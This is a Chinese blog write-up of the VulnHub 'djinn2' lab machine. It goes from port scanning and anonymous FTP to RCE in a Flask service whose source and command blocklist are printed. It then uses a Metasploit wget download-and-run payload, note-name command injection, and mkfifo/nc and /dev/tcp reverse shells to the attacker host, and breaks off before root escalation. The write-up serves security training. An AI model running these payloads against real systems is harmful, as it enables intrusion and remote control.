

vulnhub靶机-djinn2

原创

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订阅专栏

1、靶机开机后得到ip: 192.168.0.107



2、扫描靶机端口, 比上一个靶机多了个5000端口

```
21
22
1337
5000
7331
```

```
root@kali:~/桌面# nmap -p- -A 192.168.0.107
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.0.107
Host is up (0.00100s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0      0          14 Jan 12 04:26 creds.txt
| -rw-r--r--  1 0      0          280 Jan 19 14:10 game.txt
|_-rw-r--r--  1 0      0          275 Jan 19 14:12 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.0.109
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
```

```

| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 22:3c:7f:28:79:44:01:ca:55:d2:48:6d:06:5d:cd:ac (RSA)
| 256 71:e4:82:a4:95:30:a0:47:d5:14:fe:3b:c0:10:6c:d8 (ECDSA)
|_ 256 ce:77:48:33:be:27:98:4b:5e:4d:62:2f:a3:33:43:a7 (ED25519)
1337/tcp open  waste?
| fingerprint-strings:
|  GenericLines:
|
|  ____  _____
|  ___|   _ _   _   _   _   |   _  _  _  _
|  \x20/ _ \x20| | | | ' _ ` _ \x20/ _ \n| |_| ( |_| | | | | | | |_| | | | | | | | |_|
|  ___|_|, _|_| |_| | |___| |_| | |_| | |_| |___|
|  @0xmzfr, Thanks for hiring me.
|  Since I know how much you like to play game. I'm adding another game in this.
|  Math game
|  Catch em all
|  Exit
|  Stop acting like a hacker for a damn minute!!
|  NULL:
|
|  ____  _____
|  ___|   _ _   _   _   _   |   _  _  _  _
|  \x20/ _ \x20| | | | ' _ ` _ \x20/ _ \n| |_| ( |_| | | | | | |_| | | | | | | |_|
|  ___|_|, _|_| |_| | |___| |_| | |_| | |_| |___|
|  @0xmzfr, Thanks for hiring me.
|  Since I know how much you like to play game. I'm adding another game in this.
|  Math game
|  Catch em all
|_ Exit
5000/tcp open  http       Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: 405 Method Not Allowed
7331/tcp open  http       Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: Lost in space
1 service unrecognized despite returning data. If you know the service/version, please submit the following
SF-Port1337-TCP:V=7.80%I=7%D=6/28%Time=5EF8A0FA%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1DD," \x20\x20 ____ \x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20 ____ \x20 \x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20/\x20 ____ \x20
SF:x20_\x20_\x20_\x20_\x20_\x20\x20\x20_\x20\x20\|_\x20\x20\x20\(\_)\_ \x20
SF: _\x20_\x20\x20\x20_\x20\n|\x20\|\x20\x20_\x20/\x20_` \x20\|\x20' _\
SF:x20` \x20_\x20\|\x20/\x20_\x20\|\x20\|\x20\x20\|\x20\|\x20\|\x20\|\x20' _\x
SF:20` \x20_\x20\|\x20/\x20_\x20\|\n|\x20\|_\x20\|\x20\(\_)\_ \x20\|\x20\|
SF:x20\|\x20\|\x20\|\x20\|\x20\x20_\/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\
SF:|\x20\|\x20\|\x20\|\x20\|\x20\x20_\/\n\x20\|\_\x20_\|\_\x20\|\_ \x20\|_\|
SF:x20\|_\|\_\x20\|\x20\x20\|\_ \x20\|\_\|_\x20\|\_ \x20\|\_\|\_\x20\|\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:n\nHey\x20@0xmzfr, \x20Thanks\x20for\x20hiring\x20me.\. \nSince\x20I\x20kn
SF:ow\x20how\x20much\x20you\x20like\x20to\x20play\x20game\. \x20I'm\x20addi
SF:ng\x20another\x20game\x20in\x20this\. \n1\.\x20Math\x20game\n2\.\x20Catc
SF:h\x20em\x20all\n3\.\x20Exit\n>\x20")%r(GenericLines,20B," \x20\x20 ____ \x

```


game.txt

```
@0xmzfr I would like to thank you for hiring me. I won't disappoint you like SAM.  
Also I've started implementing the secure way of authorizing the access to our  
network. I have provided @nitish81299 with the beta version of the key fob  
hopes everything would be good.
```

- @Ugtan_

这个提示了似乎把sam换成了ugtan

message.txt

```
@nitish81299, you and sam messed it all up. I've fired sam for all the fuzz he created and  
this will be your last warning if you won't put your shit together than you'll be gone as well.  
I've hired @Ugtan_ as our new security head, hope he'll do something good.
```

- @0xmzfr

这个能看出来信息和前面的game.txt差不多，没啥实际性的意义

4、nc连接1337端口，有三个选择，选择第一个之后，需要回答几道数学题，就给了个信息，也不知道有啥作用

```
root@kali:~/桌面# nc 192.168.0.107 1337  
Game Time  
Hey @0xmzfr, Thanks for hiring me.  
Since I know how much you like to play game. I'm adding another game in this.  
1. Math game  
2. Catch em all  
3. Exit  
> 1  
I see you wanna do some Mathematics. I think you know the rule  
Let's start then  
8 / 5  
> 1  
3 + 4  
> 7  
Look up at the stars and not down at your feet. Try to make sense of what you see, and wonder about what makes the universe exist. Be curious.  
-- Stephen (not morris) https://blog.csdn.net/weixin\_43784056
```

然后第二个和第三个都没啥信息

```
root@kali:~/桌面# nc 192.168.0.107 1337
Game Time
Hey @0xmzfr, Thanks for hiring me.
Since I know how much you like to play game. I'm adding another game in this.
1. Math game
2. Catch em all
3. Exit
> 2
Connecting to the game server
Unable to connect to the game server!!
root@kali:~/桌面# nc 192.168.0.107 1337
Game Time
Hey @0xmzfr, Thanks for hiring me.
Since I know how much you like to play game. I'm adding another game in this.
1. Math game
2. Catch em all
3. Exit
> 3
Adios amigos
root@kali:~/桌面#
```

5、访问5000端口，显示方法不被允许



Method Not Allowed

The method is not allowed for the requested URL.

这里可以猜到应该是不允许使用get方式进行访问，于是burpsuit抓包换成post方式，这里也可以使用火狐的hackbar插件，改了之后访问显示access denied，被禁止了，就先放着



验证的话可以使用OPTIONS方式进行访问，这个方法可以看到允许访问的方式，前提是这种方式被允许

```
OPTIONS / HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Allow: POST, OPTIONS
Content-Length: 0
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:10:47 GMT
```

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6、访问7331端口，很自然的先看一下wish目录，提示说这里已经被修复了，提交数据也没有用，这也是为什么没有第一步直接到这里来的原因，因为两个靶机不可能漏洞设在同一个点

← → ↻ 不安全 | 192.168.0.107:7331/wish

Oh you found me then go on make a wish.

This can make all your wishes come true

Wish:

PS: The Security Vulnerability on this page has been patched.

Request Send to God

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但是突破口似乎就只剩下这里了，还是扫描一下目录

```
robots.txt
source
wish
```

```
root@kali:~/桌面# gobuster dir -u http://192.168.0.107:7331 -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://192.168.0.107:7331
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2020/06/28 22:14:34 Starting gobuster
=====
/robots.txt (Status: 200)
/source (Status: 200)
/wish (Status: 200)
=====
2020/06/28 22:16:40 Finished
=====
root@kali:~/桌面#
```

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7、访问robots.txt得到/letshack目录，两个端口都进行了访问，都显示没有，那这个似乎没有啥用

← → ↻ ⓘ 不安全 | 192.168.0.107:7331/robots.txt

/letshack

wish目录我们已经试过了，接下来直接访问source，发现直接下载了一个文件，打开后发现是个python脚本

```
import re

from time import sleep

import requests

URL = "http://{ }:5000/?username={}&password={}"

def check_ip(ip: str):
    """
    Check whether the input IP is valid or not
    """
    if re.match(r'^(?:25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9][0-9]|[0-9])$', ip):
        return True
    else:
        return False

def catcher(host, username, password):
    try:
        url = URL.format(host, username, password)
        requests.post(url)
        sleep(3)
    except Exception:
```

```
pass

print("Unable to connect to the server!!")

def main():

    print("If you have this then congratulations on being a part of an awesome organization")

    print("This key will help you in connecting to our system securely.")

    print("If you find any issue please report it to ugtan@djinn.io")

    ip = input('\nIP of the machine: ')

    username = input('Your username: ')

    password = input('Your password: ')

    if ip and check_ip(ip) and username == "REDACTED" and password == "REDACTED":

        print("Verifiying %s with host %s " % (username, ip))

        catcher(ip, username, password)

    else:

        print("Invalid IP address given")

if __name__ == "__main__":

    main()
```

执行的东西就是会要求输入ip、username、password，如果满足要求ip的格式、username和password都是REDACTED，就会用post方式去访问<http://ip:5000?username=REDACTED&password=REDACTED>，这不是像极了刚刚需要用post方式访问的5000端口嘛，但是结果却显示拒绝访问，这下有了用户名和密码再试试，没有显示拒绝访问了，但是也没有什么有用的信息


```
POST /?username=REDACTED&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 0
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:23:26 GMT
```

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8、到了这里基本就没有什么头绪了，上网搜索一番，发现是在username这个参数这里可以进行rce（ps：感觉像脑洞ctf了）

```
POST /?username=id&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 54
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:25:57 GMT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

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这里直接尝试使用一句话反弹shell的时候是不行的，应该是有过滤，查看一下文件内容，看看过滤了什么

```
POST /?username=cat+app.py&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

import subprocess
from flask import Flask, request

app = Flask(__name__)
app.secret_key = "key"

RCE = ["|", "*", "\^", "$", ";", "nc", "bash", "bin", "eval", "python"]

def validate(cmd):
    try:
        for i in RCE:
            if i in cmd:
                return False
        return True
    except Exception:
        return False

@app.route("/", methods=["POST"])
def index():
    command = request.args.get("username")
    if validate(command):
        output = subprocess.Popen(command, shell=True,
                                  stdout=subprocess.PIPE).stdout.read()
    else:
        output = "Access Denied!!"
    return output

if __name__ == "__main__":
    app.run(host="0.0.0.0", debug=False)
```

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这里绕过的方式很多

(1) 可以在本地新建一个shell脚本文件，然后将一句话写入进去，再使用wget命令下载到靶机的/tmp目录下，再给777权限，然后本地开启监听再运行脚本

(2) 这里我想再熟悉一下前面学到的使用msf反弹的方式

```
msfconsole
use exploit/multi/script/web_delivery
set target 6
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.0.109
run
```

运行完上面的这些命令之后就可以得到一系列命令，这些命令的作用就和我第一种方法描述的差不多

```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.109:4444
[*] Using URL: http://0.0.0.0:8000/yUsaNirqz0d
[*] Local IP: http://192.168.0.109:8000/yUsaNirqz0d
[*] Server started.
[*] Run the following command on the target machine:
wget -q0 zRW1Xp6I --no-check-certificate http://192.168.0.109:8000/yUsaNirqz0d; chmod +x zRW1Xp6I; ./zRW1Xp6I& disown
msf5 exploit(multi/script/web_delivery) >
```

复制出来之后需要注意三点：

- (1) 不能直接全部粘上去执行，因为前面是过滤分号的
- (2) 传参的地方不能直接使用空格，空格可以使用%20或者+代替
- (3) 下载之后需要指定路径为tmp，所以上面的命令需要修改一点点

```
POST
/?username=wget+%Q0+/tmp/zRW1Xp6I+--no-check-certificate+http://192.168.0.109:8000/yUsaNirqz0d&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 0
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:40:56 GMT

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```
POST /?username=chmod+777+/tmp/zRW1Xp6I&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 0
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:43:44 GMT

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```
POST /?username=/tmp/zRW1Xp6l&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

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msf5成功产生seseion

```
msf5 exploit(multi/script/web_delivery) > sessions
Active sessions
=====
  Id  Name  Type  Information  Connection
  ---  ---  ---  ---
  1    meterpreter x64/linux no-user @ djinn (uid=33, gid=33, euid=33, egid=33) @ 192.168.0.107 192.168.0.109:4444 → 192.168.0.107:47066 (192.168.0.107)
msf5 exploit(multi/script/web_delivery) > █
```


9、然后就是python3提权一下，在/var/backups目录下发现一个nitu.kdbx文件（ps：特地去前面靶机看了，是没有的）

什么是**KDBX**文件？由Windows免费密码管理器**KeePass** Password Safe创建的文件；存储密码的加密数据库，该数据库只能使用用户设置的主密码进行查看；用于安全存储Windows，电子邮件帐户，FTP站点，电子商务站点和其他目的的个人登录凭据。**KDBX**格式是**KeePass**的2版本引入的。

下载这个文件到本地，方法很多，这里我使用的是python3，和之前python2的那个一样

```
python3 -m http.server [端口]
```

本地使用keepass2打开文件，输入之前ftp中creds.txt文件中的密码7846A\$56



这里可以直接右键选择复制密码就可以得到密码了

```
nitish/&HtMGd$LJB
```

10、ssh登录，查看本地进程的时候发现正在监听2843端口

```
netstat -ano
```

```
nitish@djinn:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:7331            0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:1337           0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 127.0.0.1:6010         0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 127.0.0.1:2843         0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0 288 192.168.0.107:22       192.168.0.101:18557    ESTABLISHED on (0.08/0/0)
tcp        0 518 192.168.0.107:50756    91.189.95.15:443      FIN_WAIT1  on (5.69/0/0)
tcp        0      0 192.168.0.107:47066    192.168.0.109:4444    ESTABLISHED off (0.00/0/0)
tcp        0      0 192.168.0.107:22       192.168.0.101:18562    ESTABLISHED keepalive (7164.72/0/0)
tcp6       0      0 :::21                  :::*                   LISTEN     off (0.00/0/0)
tcp6       0      0 :::22                  :::*                   LISTEN     off (0.00/0/0)
tcp6       0      0 :::1:25                :::*                   LISTEN     off (0.00/0/0)
tcp6       0      0 :::1:6010              :::*                   LISTEN     off (0.00/0/0)
udp       43008  0 127.0.0.53:53          0.0.0.0:*               off (0.00/0/0)
udp        0      0 192.168.0.107:68       0.0.0.0:*               off (0.00/0/0)
udp6       0      0 fe80::a00:27ff:fe5e:546 :::*                   off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State      I-Node  Path
unix    2      [ ]     DGRAM      LISTENING  46228   /run/user/1000/systemd/notify
unix    2      [ ACC ] SEQPACKET  LISTENING  13666   /run/udev/control
unix    2      [ ACC ] STREAM     LISTENING  46231   /run/user/1000/systemd/private
unix    2      [ ACC ] STREAM     LISTENING  46235   /run/user/1000/gnupg/S.gpg-agent
unix    2      [ ACC ] STREAM     LISTENING  46236   /run/user/1000/gnupg/S.dirmngr
unix    2      [ ACC ] STREAM     LISTENING  46237   /run/user/1000/gnupg/S.gpg-agent.browser
unix    2      [ ACC ] STREAM     LISTENING  46238   /run/user/1000/gnupg/S.gpg-agent.extra
unix    2      [ ACC ] STREAM     LISTENING  46239   /run/user/1000/gnupg/S.gpg-agent.ssh
unix    2      [ ACC ] STREAM     LISTENING  19855   private/local
unix    2      [ ACC ] STREAM     LISTENING  19858   private/virtual https://blog.csdn.net/weixin_43784056
```

使用nc本地连接一下，输入账号密码得到内容

```
nc 127.0.0.1 2843
```

```
nitish@djinn:~$ nc 127.0.0.1 2843
username: nitish
Password: &HtMGd$LJB
1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```

这里前面几个功能测试的时候都没有什么有用的信息，但是使用到第6个的时候，发现了一些信息，似乎查看notes的时候，会把name作为文件名cat一下

```
=> 6
1 Important.txt

==> 1
cat: Important.txt: No such file or directory
Hey ugtan for me Security is very Important and I don't want you to mess this up
so please fix all the security issues that were recently discovered
and let me enjoy my DAMN vacations.
b''

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```

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选择5新建一个note，name设置为/etc/passwd，看看能不能读取到内容，可以发现是能够成功读取到的

```
=> 5

Name of the note: /etc/passwd
Description: 123

Note added successfully!

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> 6
1 Important.txt
2 /passwd
3 /etc/passwd

==> 3
123 b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin\nsystemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin\nsyslog:x:102:106:/home/syslog:/usr/sbin/nologin\nmessagebus:x:103:107:/nonexistent:/usr/sbin/nologin\n_apt:x:104:65534:/nonexistent:/usr/sbin/nologin\nlxd:x:105:65534:/var/lib/lxd/:bin/false\nuuid:x:106:110:/run/uuid:/usr/sbin/nologin\ndnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin\nlandscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin\npollinate:x:109:1:/var/cache/pollinate:/bin/false\nnitish:x:1000:1000:nitish,,:/home/nitish:/bin/bash\nsshd:x:110:65534:/run/sshd:/usr/sbin/nologin\nugtan:x:1001:1001:umang taneja,,:/home/ugtan:/bin/bash\nftp:x:111:115:ftp daemon,,:/srv/ftp:/usr/sbin/nologin\npostfix:x:112:117:/var/spool/postfix:/usr/sbin/nologin\n'

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```

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接下来就是看看能不能命令注入，设置name为/etc/passwd|id，发现身份是ugtan

```

=> 5

Name of the note: \ ^H/etc/passwd|id
Description: 123

Note added succesfully!

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> 6
1 Important.txt
2/passwd
3 /etc/passwd
4 ./etc/passwd|id

==> 4
cat: '\ ^H/etc/passwd': No such file or directory
123 b'uid=1001(ugtan) gid=1001(ugtan) groups=1001(ugtan)\n

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> █

```

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接着就是反弹shell，不能直接使用bash反弹，使用revshellgen生成payload，成功反弹shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f
```

```

Name of the note: 123|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f
Description: 123

Note added succesfully!

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> 6
1 Important.txt
2/passwd
3 /etc/passwd
4 ./etc/passwd|id
/etc/passwd|bash -i >& /dev/tcp/192.168.0.109/6666 0>&1
6 /etc/passwd;bash -i >& /dev/tcp/192.168.0.109/6666 0>&1
7 123|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f

==> 7
cat: 123: No such file or directory
rm: cannot remove '/tmp/f': No such file or directory
█

```

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```
----- [ FINISHED COMMAND ] -----
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f

[ ! ] Reverse shell command copied to clipboard!
[ + ] In case you want to upgrade your shell, you can use this:

python -c 'import pty;pty.spawn("/bin/bash")'

----- [ SETUP LISTENER ] -----
[ ] no
[ x ] yes
listening on [any] 6666 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 36486
bash: cannot set terminal process group (1463): Inappropriate ioctl for device
bash: no job control in this shell
ugtan@djinn:/$
```

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11、接着就是要提权到root，在/var/mail目录下有一封邮件，说是在ugtan的家目录下创建了文件夹，会有一个定时任务运行clean.sh

```
From root@djinn Mon Jan 13 19:36:24 2020
Return-Path: <root@djinn>
X-Original-To: ugtan@djinn
Delivered-To: ugtan@djinn
Received: by djinn (Postfix, from userid 0)
